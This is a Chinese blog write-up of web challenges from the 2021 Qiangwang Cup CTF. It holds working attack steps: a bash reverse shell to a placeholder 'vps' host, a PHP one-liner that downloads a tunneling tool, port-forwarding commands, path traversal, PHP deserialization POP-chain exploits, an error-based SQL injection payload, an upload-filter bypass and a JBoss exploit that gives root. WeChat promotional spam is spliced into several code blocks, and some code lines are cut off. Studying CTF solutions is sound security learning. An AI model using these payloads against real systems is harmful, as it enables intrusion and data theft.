

2021强网杯Write-Up真题解析之WEB部分（暴力干货，建议收藏）

原创

代码熬夜敲 于 2021-06-16 14:43:42 发布 627 收藏 10

分类专栏：你永远不了CTF的魅力！ 文章标签：网络安全 渗透测试 信息安全 linux 编程语言

版权声明：本文为博主原创文章，遵循CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/MachineGunJoe/article/details/117955863>

版权



[你永远不了CTF的魅力！ 专栏收录该内容](#)

12 篇文章 3 订阅

订阅专栏



前言：

强网杯作为国内最好的CTF比赛之一，搞安全的博友和初学者都可以去尝试下。首先，里面有很多大神队伍，0x300R、eee、0ops、AAA、NeSE、Nu1L等，真的值得我们去学习。其次，非常感谢强网杯的主办方，这么好的比赛离不开许多师傅们的辛苦，我们应该感恩这么高质量比赛的幕后工作者。最后，作为一枚安全菜鸟，就让我简单复现下本次比赛的Web题目。不喜勿喷，欢迎指正~

实时战况 详细数据 异常监控 数据分析

第五届“强网杯”全国网络安全挑战赛(线上赛)

比赛已结束

进入比赛平台

积分排名

| 用户名 | 得分 |
|----------------|-------|
| 0x300R | 7303分 |
| eee | 7169分 |
| Ops | 5006分 |
| 4 AAA | 4450分 |
| 5 NeSE | 4236分 |
| 6 Nu1L | 4097分 |
| 7 secdriverlab | 2558分 |
| 8 天枢Dubhe | 2421分 |
| 9 DAS | 2407分 |
| 10 雷泽 | 2399分 |

解题动态

| 时间 | 用户名 | 解题成功 |
|-------|-------------|---------------|
| 21:00 | Nepnep | notebook |
| 21:00 | 青海端森... | guess_game |
| 20:59 | 端午吃... | ExtremelySlow |
| 20:59 | 麻辣香锅 | guess_game |
| 20:59 | 河南金盾... | EasyXSS |
| 20:59 | ForestW... | EasyWeb |
| 20:59 | eee | AllInOne |
| 20:59 | Asuri 20... | EasyWeb |
| 20:59 | 干炒牛河 | guess_game |
| 20:59 | 天行健 | guess_game |

选手动态

| 时间 | 用户名 | 状态 |
|-------|-------------------|------|
| 21:00 | Nepnep的 freedom | 解题成功 |
| 21:00 | 青海端森网安战队的刘玲玲III | 解题成功 |
| 21:00 | or4nge的手机用户QB40wg | 正在攻克 |
| 21:00 | 狗二蛋的国家二级打酱油运动员 | 正在攻克 |

京ICP证150695号 京ICP备15029557号-1 京网文 (2018) 11175-1016号 京公网安备11010802027748号

<https://blog.csdn.net/Eastmount>

目录

前言：

比赛信息

WEB部分

Hard_Penetration

收集到的信息有：

php上传ew:

转发端口:

任意文件读拿flag:

pop_master

16万行代码，从12点看到3点，就硬看：

Exp:

[强网先锋]赌徒

[强网先锋]寻宝

该网站打开如下图所示：

线索一

线索二

EasyWeb

无过滤，直接报错注入出密码：

站里面有个file路径，存在文件上传，简单绕一下过滤：

依旧是拿ew转发，发现是个默认界面，直接拿网上现成脚本一把梭：

福利分享：

→【资料获取】←

比赛信息

- 比赛全称：第五届强网杯全国网络安全挑战赛
- 比赛地址：<https://ctf.ichunqiu.com/2021qwb>
- 开始时间：2021-06-12 09:00:00
- 结束时间：2020-06-13 21:00:00

| 排名 | 队伍名 | 总分 | Misc | | | | | Crypto | | | | | PWN | | | | | Reverse | | | | | Web | | | | | | | | | | | | | | | |
|----|--------------|------|------|----|-----|-----|-----|--------|-----|-----|-----|-----|-----|-----|-----|-----|---------------------------------|---------|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|----|-----|-----|-----|----|-----|----|----|-----|
| | | | B | I | 签 | C | E | T | 向 | E | B | f | g | O | b | E | E | n | e | d | e | [| b | p | F | e | u | A | S | L | H | p | H | W | E | [| H | E |
| 1 | 0x300R | 7303 | 49 | 76 | 8 | 41 | 130 | 525 | 23 | 58 | 358 | 200 | 400 | 491 | 295 | 323 | 500 | 437 | 50 | 62 | 118 | 137 | 89 | 54 | 328 | 400 | 130 | 160 | 102 | 49 | 435 | 159 | 345 | 20 | 382 | 31 | 67 | 271 |
| 2 | eee | 7169 | 49 | 76 | 8 | 41 | 127 | 23 | 58 | 210 | 114 | 500 | 303 | 323 | 500 | 491 | 1429 | 50 | 62 | 118 | 137 | 89 | 525 | 54 | 322 | 400 | 124 | 159 | 102 | 49 | 456 | 159 | 345 | 20 | 374 | 31 | 70 | 271 |
| 3 | 0ops | 5006 | 8 | 41 | 127 | 23 | 58 | 375 | 200 | 420 | 117 | 295 | 323 | 417 | 50 | 62 | 119 | 143 | 89 | 54 | 310 | 404 | 127 | 159 | 102 | 49 | 159 | 20 | 371 | 31 | 67 | 271 | | | | | | |
| 4 | AAA | 4450 | 49 | 76 | 8 | 41 | 127 | 23 | 58 | 361 | 200 | 404 | 114 | 295 | 323 | 421 | 50 | 62 | 118 | 137 | 89 | 54 | 313 | 400 | 124 | 163 | 49 | 20 | 31 | 67 | 271 | | | | | | | |
| 5 | NeSE | 4236 | 8 | 41 | 127 | 23 | 58 | 358 | 114 | 295 | 491 | 417 | 50 | 62 | 118 | 137 | 89 | 54 | 124 | 166 | 102 | 49 | 448 | 159 | 355 | 20 | 31 | 67 | 273 | | | | | | | | | |
| 6 | NuTL | 4097 | 49 | 76 | 8 | 41 | 128 | 23 | 58 | 358 | 206 | 114 | 297 | 339 | 50 | 62 | 118 | 137 | 89 | 54 | 313 | 159 | 102 | 49 | 159 | 348 | 20 | 371 | 31 | 67 | 271 | | | | | | | |
| 7 | secdriverlab | 2558 | 49 | 76 | 8 | 41 | 127 | 23 | 58 | 200 | 114 | 323 | 50 | 62 | 118 | 137 | 93 | 54 | 313 | 124 | 159 | 103 | 49 | 159 | 20 | 31 | 67 | 271 | | | | | | | | | | |
| 8 | 天歌Dubhe | 2421 | 49 | 76 | 8 | 41 | 127 | 23 | 58 | 114 | 326 | 50 | 62 | 118 | 137 | 89 | 105 | 49 | 439 | 160 | 21 | 31 | 67 | 271 | | | | | | | | | | | | | | |
| 9 | DAS | 2407 | 49 | 8 | 41 | 127 | 23 | 58 | 114 | 50 | 62 | 118 | 137 | 89 | 54 | 107 | 49 | 166 | 362 | 20 | 389 | 31 | 69 | 284 | | | | | | | | | | | | | | |
| 10 | 雷深 | 2399 | 49 | 76 | 8 | 41 | 127 | 23 | 59 | 200 | 114 | 295 | 50 | 62 | 118 | 137 | 89 | 54 | 124 | 102 | 49 | 159 | 345 | 20 | 31 | 67 | 271 | | | | | | | | | | | |
| 11 | Syclover | 2301 | 76 | 8 | 41 | 23 | 50 | 313 | 124 | 102 | 49 | 159 | 345 | 20 | 31 | 5 | https://blog.csdn.net/Eastmount | | | | | | | | | | | | | | | | | | | | | |

WEB部分

Hard_Penetration

题目内容：渗透测试主要以获取权限为主，这一次，你能获取到什么权限呢。

前面是一个shiro反序列化，脚本都能打通，弹个shell:

```
bash -c 'bash -i >/dev/tcp/vps/port 2>&10>&1'
```

收集到的信息有：

内网8005端口有个apache，运行了一个cms

机器上有php、python等程序

flag无需root权限即可读

php上传ew:

```
php -r "file_put_contents('ew',file_get_contents('http://xps/ew_linux_x64'));"
```

转发端口：

```
./ew_linux_x64 -s lcx_listen -l 18888 -e 18889  
./ew -s lcx_slave -d vps -e 18889 -f 127.0.0.1 -g 8005  
+WX:machinegunjoe666免费获取资料
```

任意文件读拿flag:

```
/wap/common/show?templateFile=../../../../../../../../flag
```

pop_master

题目内容：听说你是pop链构建大师？



16万行代码，从12点看到3点，就硬看：

```

<?php

include "class.php";

$o = new cdKBgX();
$b = "phpinfo();//";

$o->IG2X7eS = new guAeB0;
$o->IG2X7eS->LTo0wOs = new MZ2dMV;
$o->IG2X7eS->LTo0wOs->WU6aUWm = new nXKQYP;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd = new r6lSwy;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac = new UW5vkV;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f = new DqoC5G;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X = new TBFTL7;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H = new qoEd8u;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX = new fFEGgM;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXvxFLL = new rn4PNR;
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXvxFLL->TdVPKPS = new
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXvxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXvxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXvxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXvxFLL->TdVPKPS->k6WT
$o->IG2X7eS->LTo0wOs->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXvxFLL->TdVPKPS->k6WT

```

+WX:machinegunjoe666免费获取资料

```

echo serialize($o);

```

Exp:


```

http://eci-2zeir9lncwqmfgk2txz6.cloudeci1.ichunqiu.com/?pop=0:6:"cdKBgX":1:
{s:7:"IG2X7eS";0:6:"guAeB0":1:{s:7:"LTo0wOs";0:6:"MZ2dMV":1:{s:7:"WU6aUWm";0:6:"nXKQYP":1:{s:7:"mGpVYwd";0:

```



[强网先锋]赌徒



存在www.zip

存在反序列化漏洞，很容易找到pop链

```

<?php

class Start
{
    public $name='guest';
    public $flag='';

}

class Info
{
    public $promise='I do';
    public $file=[];

}+WX:machinegunjoe666免费获取资料

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

}
$s=new Start();
$i=new Info();
$r=new Room();
$r1=new Room();
$s->name=$i;
$i->file["filename"]=$r;
$r->a=$r1;
$r1->filename="/flag";
print(serialized($s));

?>

```

将上面生成的序列化字符串，传入hello，即可得hi+flag的base64编码，解码即可得flag

```
/?hello=O:5:"Start":2:{s:4:"name";O:4:"Info":2:{s:7:"promise";s:4:"Ido";s:4:"file";a:1:{s:8:"filename";O:4:
```

← → C 不安全 | eci-2ze7e2w7j0811jrbh6rf.cloudeci1.ichunqiu.com/?hello=O:5:"Start":2:{s:4:"name";O:4:"Info":2:{s:7:"promise";s:4:"%20do";
hiZmxhZ3tjOGFkZTRjNi1hMDQ4LTQyODQtOWVjOS1IM2MxZGE5ZGlyNzJ9

ZmxhZ3tjOGFkZTRjNi1hMDQ4LTQyODQtOWVjOS1IM2MxZGE5ZGlyNzJ9


=====结果=====

flag [c8ade4c6-a048-4284-9ec9-e3c1da9db27?]

[强网先锋]寻宝



该网站打开如下图所示：



线索一

```
ppp[number1]=1025a&ppp[number2]=1e6&ppp[number3]=61823470&ppp[number4]=kawhika&ppp[number5]=kawhi
```

```
KEY1{e1e1d3d40573127e9ee0480caf1283d6}
```

线索二

在下载下来的文件寻找到KEY2

91Bu25802StrapeLAE5tQfGJ3benCmCldy2qPw5nDnsXyt0nPUQQfZ9h1lKcDgMIX0am75G
HFA3oI13hgA5oIbv1PfhsdLmAmntha27ghbK3nqfVvve009iycktVtNy1byh3qf9G-WT
hafnrgJ3F87Btby5GK8t2WYodtrtw12V6f0pkovmMk597CulohhM208kp4t42927phltgxX0U
Sx0vDvres0m0at3RgtAGeN4ty3wJch3c3l8rbh05Onv5Wn0l0Qra6lgc9tnvRlxey250n5gh
Uw05YRCQNfGgJkNyXZFO19f584Tutb1mMZXfCymn4f0hkgfZcEafngL7jR0GqjQfPhr7Cg
UNQd407vc5GosfL0JyAq6UmvdepevWByewQ3Ayf46QqKA6tQwq14G7GahfOKZab
H0woUQGfgWmoVska7iTgveiXvLST8kguESMDnyeT50UTWjWlgC4xwsDMDPzbaPsSe65
T3TaHbWReeuIGeaQxy8uQs953ib

KEY2[T56000d61809151G6114213a3ao1mbf5f5]

| 名称 | 修改日期 | 类型 |
|------------------------------------|-----------------|-------|
| aytnaslfPMcr2h1drhblfW2sqP0.docx | 2021/6/11 10:30 | Micro |
| E13JyfB2MfhfxVgeQv2Vkm.docx | 2021/6/11 10:30 | Micro |
| hXu041pUpJmCrnfv3eqJl.doc | 2021/6/11 10:30 | Micro |
| mJ5lwWvR4buk2AvofR0K0J.doc | 2021/6/11 10:30 | Micro |
| P7he6slmtJqph62TVWwK7y9J.docx | 2021/6/11 10:30 | Micro |
| U3C0LdyQ5sf63f61opG9v5QYfNz65.docx | 2021/6/11 10:30 | Micro |
| wkMg71ry75WeJt6dufuh9h1.docx | 2021/6/11 10:30 | Micro |
| Z382hyVuRnkKhGfVgQnOM5A6dJ.docx | 2021/6/11 10:30 | Micro |
| zyuAM07zvD4Zzf1M3XUtz2Ghig5.docx | 2021/6/11 10:30 | Micro |

山石网科安全技术研究院

两个KEY1和KEY2在页面输入即可获取flag

EasyWeb

题目名称 : pop_main
题目类型 : Web

题目名称 : Whereis
题目类型 : Web

题目名称 : pop_main
题目类型 : Web

题目名称 : Whereis
题目类型 : Web

题目名称 : pop_main
题目类型 : Web

题目名称 : Whereis
题目类型 : Web

题目名称 : pop_main
题目类型 : Web

题目名称 : Whereis
题目类型 : Web

题目名称 : funny! ^_^
47.104.136.46

题目名称 : funny! ^_^
47.104.137.239

题目名称 : funny! ^_^
121.42.242.238

(每 20 分钟重启一次环境)

Flag :

提交

<https://blog.csdn.net/Eastmount>

The screenshot shows a web browser window with the URL `47.104.136.46`. The page displays the 'EasyWeb' logo in large blue letters. Below the logo is a table showing a file list:

| FileName | Date |
|----------|-----------------------|
| www.zip | 5/31/2021, 9:12:44 PM |
| exp.py | 5/31/2021, 9:11:27 PM |
| hint.txt | 5/31/2021, 9:10:29 PM |

At the bottom right of the browser window, the URL `https://blog.csdn.net/Eastmount` is visible.

首先在: `http://47.104.136.46/files/`拿到hint:

```
Try to scan 35000-40000 ^_^.
```

```
All tables are empty except for the table where theusername and password are located
```

```
Table: employee
```

扫下端口在36842。

提示:

```
<!-- table: employee -->
```

无过滤，直接报错注入出密码:

```
password=admin&username=admin'or1=extractvalue(1,concat(0x7e,mid((select password from employee),16)))#
```

```
admin/99f609527226e076d668668582ac4420
```

站里面有个file路径，存在文件上传，简单绕一下过滤:

The screenshot shows a browser window with a file upload interface. The URL is `http://47.104.136.46/file/471041364642`. The page contains the following code:

```

POST /file HTTP/1.1
Host: 47.104.136.46
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryCvXybjFV113A
Cache-Control: max-age=0
Origin: http://47.104.136.46
Content-Length: 102
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
Accept: */*
Referer: http://47.104.136.46/file/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Cookie: ci_session=8tpckho7wprgk84kn18mdnjpk1z; id=1;
Request-URI: http://47.104.136.46/file/
Connection: close
-----WebKitFormBoundaryCvXybjFV113A
Content-Type: image/png
Content-Type: application/x-www-form-data; name="file"; filename="ph.php"
-----WebKitFormBoundaryCvXybjFV113A

```

写shell后ps -ef看到内网有个jboss，8006端口。

依旧是拿ew转发，发现是个默认界面，直接拿网上现成脚本一把梭：

```
git@xx:~/github.com/joaomatos/jboss.gte  
wloads/easyweb ~ git clone https://github.com/joaomatos  
o "jboss failed to check for updates  
uid=0(root) gid=0(root) groups=0(root)  
wloads/easyweb ~ git clone https://github.com/joaomatos  
o [Type commands or "exit" to finish]  
Shell> cat /flag  
w flag{V3ry_v3rY_E3si_a_w3B_Ch@1l3ng3}hub.com/joaomatos  
o "jboss!... common things (users, groups, SUID/SGID, m  
m [Type commands or "exit" to finish] 山石网科安全技术研究院  
Shell> Interruping execution
```

福利分享：



看到这里的大佬，动动发财的小手 点赞 + 回复 + 收藏，能【关注】一波就更好了

我是一名渗透测试工程师，为了感谢读者们，我想把我收藏的一些CTF夺旗赛干货贡献给大家，回馈每一个读者，希望能帮到你们。

干货主要有：

- ①1000+CTF历届题库（主流和经典的应该都有了）
- ②CTF技术文档（最全中文版）
- ③项目源码（四五十个有趣且经典的练手项目及源码）
- ④CTF大赛、web安全、渗透测试方面的视频（适合小白学习）
- ⑤网络安全学习路线图（告别不入流的学习）
- ⑥CTF/渗透测试工具镜像文件大全
- ⑦2021密码学/隐身术/PWN技术手册大全

各位朋友们可以关注+评论一波 然后点击下方 即可免费获取全部资料

→【资料获取】←